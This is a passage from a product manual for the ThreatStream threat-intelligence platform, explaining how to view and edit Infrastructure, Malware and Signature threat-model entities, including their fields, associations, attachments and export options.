- **Publication workflow:** Move the Infrastructure entity through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).
- **Add to Investigation:** Add the Infrastructure entity to a new or existing investigation. When adding an Infrastructure entity to an investigation, you can additionally add observables associated with the Infrastructure entity to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.

- **Delete:** Delete the Infrastructure entity. See ["Deleting Threat Model Entities" on page 596](#) for more information.
- **Clone:** Create a private copy of the Infrastructure entity. For more information, see ["Cloning Threat Model Entities" on page 593](#).


3 Attributes

Attributes may include Tags, Visibility, Intelligence Initiative, Feed, First Seen, Last Seen, Source Created, Source Modified, Aliases, Source Locations, Target Locations, Target Industry, Infrastructure Types, and Kill Chain Phases.

For a complete list of fields and definitions, see ["Editing Infrastructure" on page 726](#).

To assign an intelligence initiative to an Infrastructure:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Infrastructure.
3. Click **Add**.



4 Description

Full text description of the Infrastructure entity.

5 Associations

Associated Observables, Threat Model entities, Import Sessions, and Sandbox Reports.

6 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the Infrastructure. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the threat model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 Attachments

External references relating to the Infrastructure entity.

9 Notes

STIX 2.1 notes associated with the Infrastructure entity.

10 History

When a change is made to an Infrastructure entity, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Infrastructure entity, the organization name is shown in the log entry; all other organization names are hidden.


11 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

12 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.
- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the

standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards" on page 61](#).



- **Like:** Tell the Anomali community if you like or dislike the intelligence.
- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream" on page 88](#).

13 Export

- **Create Report (PDF):** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports" on page 597](#) for more information.
- **Share via Email:** Share the Infrastructure entity with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email" on page 589](#) for more information.
- **Export IOCs to CSV:** Export observables associated with the Infrastructure entity in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.
- **Export to STIX:** Export the Infrastructure in STIX format. See ["Exporting Threat Model Entities in STIX Format" on page 607](#) for more information.

Editing Infrastructure

Infrastructure entities created by your organization can always be edited.

To edit an Infrastructure entity:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the name of the Infrastructure entity you want to edit.
3. Click **Actions > Edit**.

Threat Model List / Infrastructure Detail / Infrastructure Edit /

Edit Infrastructure - Currently Editing An Infrastructure

Cancel Save

Description Associations Investigations Attachments

Templates

BY

PUBLICATION STATUS
New - DRAFT

TLP

Red
Amber+Strict
Amber
Green
Clear

TITLE *
sldsfuqfksafjdfk

TAGS
Visibility
My Organization
E.g. First Tag, Second Tag

INTELLIGENCE INITIATIVE
[Add Intelligence Initiative](#)

SOURCE CREATED
Choose Date Choose Time [Now](#)

SOURCE MODIFIED
Choose Date Choose Time [Now](#)

ALIASES
Type alias here... [Add](#)

FIRST SEEN
Choose Date Choose Time [Now](#)

LAST SEEN
Choose Date Choose Time [Now](#)

SOURCE LOCATIONS
Search Locations

TARGET LOCATIONS
Search Locations
Afghanistan

TARGET INDUSTRY
Search Target Industry

INFRASTRUCTURE TYPES
Add Infrastructure Types

KILL CHAIN PHASES
Add Kill Chain Phases

Characters : 22




4. In edit view, make changes to any of the fields listed below.

Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Infrastructure entity. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.
Title	Enter a meaningful name for the Infrastructure entity. Infrastructure titles are associated with your organization. Therefore, you cannot create two Infrastructure entities with the same title within your organization. However, two Infrastructure entities with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search for this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type, the 20 most used tags in your organization from the previous seven days are displayed. Enter * to display a list of preferred tags configured by your organization, in addition to pre-defined kill chain phase tags. For more on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204. For entities owned by your organization, you can delete any public tag associated with the entity. For entities owned by other organizations, you can only delete tags added by your organization.  Note: ■ Infrastructure entities can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. ■ Tags must be 2,000 characters or less. ■ You can remove any public tag added

Field	Description
	 by other organizations to your Threat Model entities.
Intelligence Initiative	Add intelligence initiatives associated with the Infrastructure. Click Add Intelligence Initiative to add an intelligence initiative to the Infrastructure.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Aliases	Add alternative names used to identify this Infrastructure.
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with this Infrastructure. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Infrastructure entity can add or delete source locations.
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with this Infrastructure. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Infrastructure entity can add or delete target locations.

Field	Description
Target Industry	Select target industries associated with the Infrastructure. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Infrastructure can add or delete target industries.
First Seen	Specify the time that this Infrastructure was first seen performing malicious activities. Click Now to use the current time.
Last Seen	Specify time that this Infrastructure was last seen performing malicious activities. Click Now to use the current time.
Infrastructure Types	Select the type of Infrastructure being described.
Kill Chain Phases	Select Kill Chain phases for which this Infrastructure is used.
Description	

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved.  Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description.  Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	


Field	Description
Observables	Create associations with this Infrastructure entity.
Import Sessions	To create associations with this Infrastructure entity: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See "Managing STIX Relationship Objects (SROs)" on page 815 for more information. d. Click Create Association . The associations have been added.
Threat Bulletins	
Actors	
Attack Patterns	
Campaigns	
Course of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the Infrastructure. To remove the Infrastructure from an investigation, click on the investigation of your interest and delete the Infrastructure from the investigation page. See "Managing Entities on the Table View " on page 939 for details.

Field	Description
Attachments	
Attachments	Add file attachments or external reference URLs to the entity. To add attachments: - Click Add File in the Actions menu. - Drag and drop files of interest into the resulting window, or click the window to open your file explorer and browse for files.  Note: You can include up to 15 files in a single upload. Each files must be 10 MB or less. In sum, selected files must be 100 MB or less. - Click Attach. The files have been uploaded. To add an external reference: - Click Add URL in the Actions menu. - Enter a Title for the reference. - Enter the URL corresponding to the reference. - Click Attach. The external reference has been added.



Note: Visibility is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See "[Reviewing Threat Model Entities for Publication](#)" on page 581 for more information.

Viewing Malware Details



1 Summary

Summaries contain high-level information, such as the Malware title, the user who created the Malware, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit Malware details. For more information, see ["Editing Malware" on page 738](#).
- **Publication workflow:** Move the Malware through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).
- **Add to Investigation:** Add the Malware to a new or existing investigation. When adding a Malware to an investigation, you can additionally add observables associated with the Malware to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.

- **Delete:** Delete the Malware sample. See ["Deleting Threat Model Entities" on page 596](#) for more information.
- **Clone:** Create a private copy of the Malware. For more information, see ["Cloning Threat Model Entities" on page 593](#)


3 Attributes

Attributes may include Tags, Visibility, Intelligence Initiative, Feed, Aliases, First and Last Seen dates, Source Locations, Target Locations, Target Industry, Malware Family, Malware Types, Execution Platforms, Capabilities, Implementation Languages, C2 Protocol, C2 Port, Source Created, and Source Modified.

For a complete list of fields and definitions, see ["Editing Malware" on page 738](#).

To assign an intelligence initiative to a Malware:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Malware.
3. Click **Add**.



4 Description

Full text description of the Malware.

5 Associations

Associated Observables, Threat Model entities, Import Sessions, and Sandbox Reports.

6 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the Malware. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the threat model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 Attachments

External references relating to the Malware.

9 Notes

STIX 2.1 notes associated with the Malware.

10 History

When a change is made to a Malware, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Malware, the organization name is shown in the log entry; all other organization names are hidden.


11 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

12 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.
- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the

standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards" on page 61](#).



- **Like:** Tell the Anomali community if you like or dislike the intelligence.
- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream" on page 88](#).

13 Export

- **Create Report (PDF):** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports" on page 597](#) for more information.
- **Share via Email:** Share the Malware with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email" on page 589](#) for more information.
- **Export to STIX:** Export the Malware in STIX format. See ["Exporting Threat Model Entities in STIX Format" on page 607](#) for more information.


Editing Malware

Malware entities created by your organization can always be edited.

To edit a Malware sample:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the name of the Malware you want to edit.


3. Click **Actions > Edit**.



4. In edit view, make changes to any of the fields listed below.

Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Malware. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.


Field	Description
Title	Enter a meaningful name for the Malware. Malware titles are associated with your organization. Therefore, you cannot create two Malware samples with the same title within your organization. However, two Malware samples with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search for this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search through only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  For entities owned by your organization, you can delete any public tag associated with the entity. For entities owned by other organizations, you can only delete tags added by your organization.  Note:

Field	Description
	 - Malware entities can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. - Tags must be 2,000 characters or less. - You can remove any public tag added by other organizations to your Threat Model entities.
Intelligence Initiative	Add intelligence initiatives associated with the Malware. Click Add Intelligence Initiative to add an intelligence initiative to the Malware.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Aliases	Add other names by which the Malware is known.
First Seen	Specify the date and time when this Malware is known to have become active. Click Now to use the current time.
Last Seen	Specify the date and time when this Malware was last known to be active. Click Now to use the current time.

Field	Description
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with this Malware. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning this Malware entity can add or delete source locations.
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with this Malware. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning this Malware entity can add or delete target locations.
Target Industry	Select target industries associated with the Malware entity. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Malware entity can add or delete target industries.
Malware Family (Mandatory)	Select whether the entity is a Malware family or an individual instance.
Malware Types (Mandatory)	Select a type with which the Malware sample is known to be associated.
Execution Platforms	Select a platform on which the Malware sample is known to be executable.

Field	Description
Capabilities	Select the known capabilities of the Malware.
Implementation Languages	Select the implementation languages deployed by the Malware.
C2 Protocol	Select the C2 protocol used by the Malware.
C2 Port	Select the C2 port used by the Malware.
Description	

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved. Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description. Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	


Field	Description
Observables	Create associations with the Malware.
Threat Bulletins	To create associations with this Malware: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See "Managing STIX Relationship Objects (SROs)" on page 815 for more information. d. Click Create Association . The associations have been created.
Actors	
Attack Patterns	
Campaigns	
Courses of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the Malware. To remove the Malware from an investigation, click on the investigation of your interest and delete the Malware from the investigation. See "Managing Entities on the Table View " on page 939 for details.
Attachments	

Field	Description
Attachments	Add file attachments or external reference URLs to the entity. To add attachments: - Click Add File in the Actions menu. - Drag and drop files of interest into the resulting window, or click the window to open your file explorer and browse for files.  Note: You can include up to 15 files in a single upload. Each files must be 10 MB or less. In sum, selected files must be 100 MB or less. - Click Attach. The files have been uploaded. To add an external reference: - Click Add URL in the Actions menu. - Enter a Title for the reference. - Enter the URL corresponding to the reference. - Click Attach. The external reference has been added.



Note: Visibility is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See "[Reviewing Threat Model Entities for Publication](#)" on page 581 for more information.

Viewing Signature Details



1 Summary

Summaries contain high level information, such as the Signature title, the user who created the Signature, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit Signature details. For more information, see ["Editing Signatures" on page 752](#).
- **Publication workflow:** Move the Signature through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).
- **Add to Investigation:** Add the Signature to a new or existing investigation. When adding a Signature to an investigation, you can additionally add any observables associated with the Signature to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.

- **Delete:** Delete the Signature. See ["Deleting Threat Model Entities" on page 596](#) for more information.
- **Clone:** Create a private copy of the Signature. For more information, see ["Cloning Threat Model Entities" on page 593](#)
- **Evaluate Rules:** Sigma rules only. Initiate rule evaluation against event log data in AQL Search. See ["Evaluating Sigma Rules" on page 759](#).



Note: The Evaluate Rules action is available to users with the **Can use Security Analytics** permission. For information about user permissions, see ["Managing Organization Users " on page 122](#).


3 Attributes

Attributes may include Tags, Visibility, Intelligence Initiative, Feed, Signature Type, Source Locations, Target Locations, Target Industry, Source Created, and Source Modified.

For a complete list of fields and definitions, see ["Editing Signatures" on page 752](#).

To assign an intelligence initiative to a Signature:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Signature.
3. Click **Add**.



4 Signature

Full text of the Signature.

5 Associations

Associated Observables, Threat Model entities, Import Sessions, and Sandbox Reports.

6 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the Signature. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the Threat Model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding Threat Model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 History

When a change is made to a Signature, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Signature, the organization name is shown in the log entry; all other organization names are hidden.

9 Comments


View and add comments to the threat model entity.

Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last.

To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

10 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.
- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards"](#) on page 61.



- **Like:** Tell the Anomali community if you like or dislike the intelligence.
- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream"](#) on page 88.

11 Export

- **Create Report (PDF):** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports"](#) on page 597 for more information.
- **Share via Email:** Share the Signature with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email"](#) on page 589 for more information.
- **Export IOCs to CSV:** Export observables associated with the Signature in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.

Editing Signatures

Signature entities created by your organization users can always be edited.

To edit a Signature:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the name of the Signature you want to edit.
3. Click **Actions > Edit**.


The screenshot displays the 'Edit Signature' page in Anomali ThreatStream. The page has a breadcrumb trail: 'Threat Model List / Signature Detail / Signature Edit /'. The main title is 'Edit Signature - Currently Editing An Signature'. There are 'Cancel' and 'Save' buttons in the top right corner.

The interface is divided into two main sections:

- Left Sidebar (Metadata):**
 - Signature Type:** A dropdown menu currently set to 'AQL'.
 - Load signatures from file or paste signature into the textbox directly.**
 - Load signature from file:** A large text area with a file upload icon and the instruction 'Drag and drop file here or [browse to select a file](#)'.
 - OR**
 - Paste Signature:** A large text area with the placeholder 'I app count by sourcetype'.
- Right Panel (Metadata Fields):**
 - BY:** A field with a user profile picture.
 - PUBLICATION STATUS:** A dropdown menu set to 'New - DRAFT'.
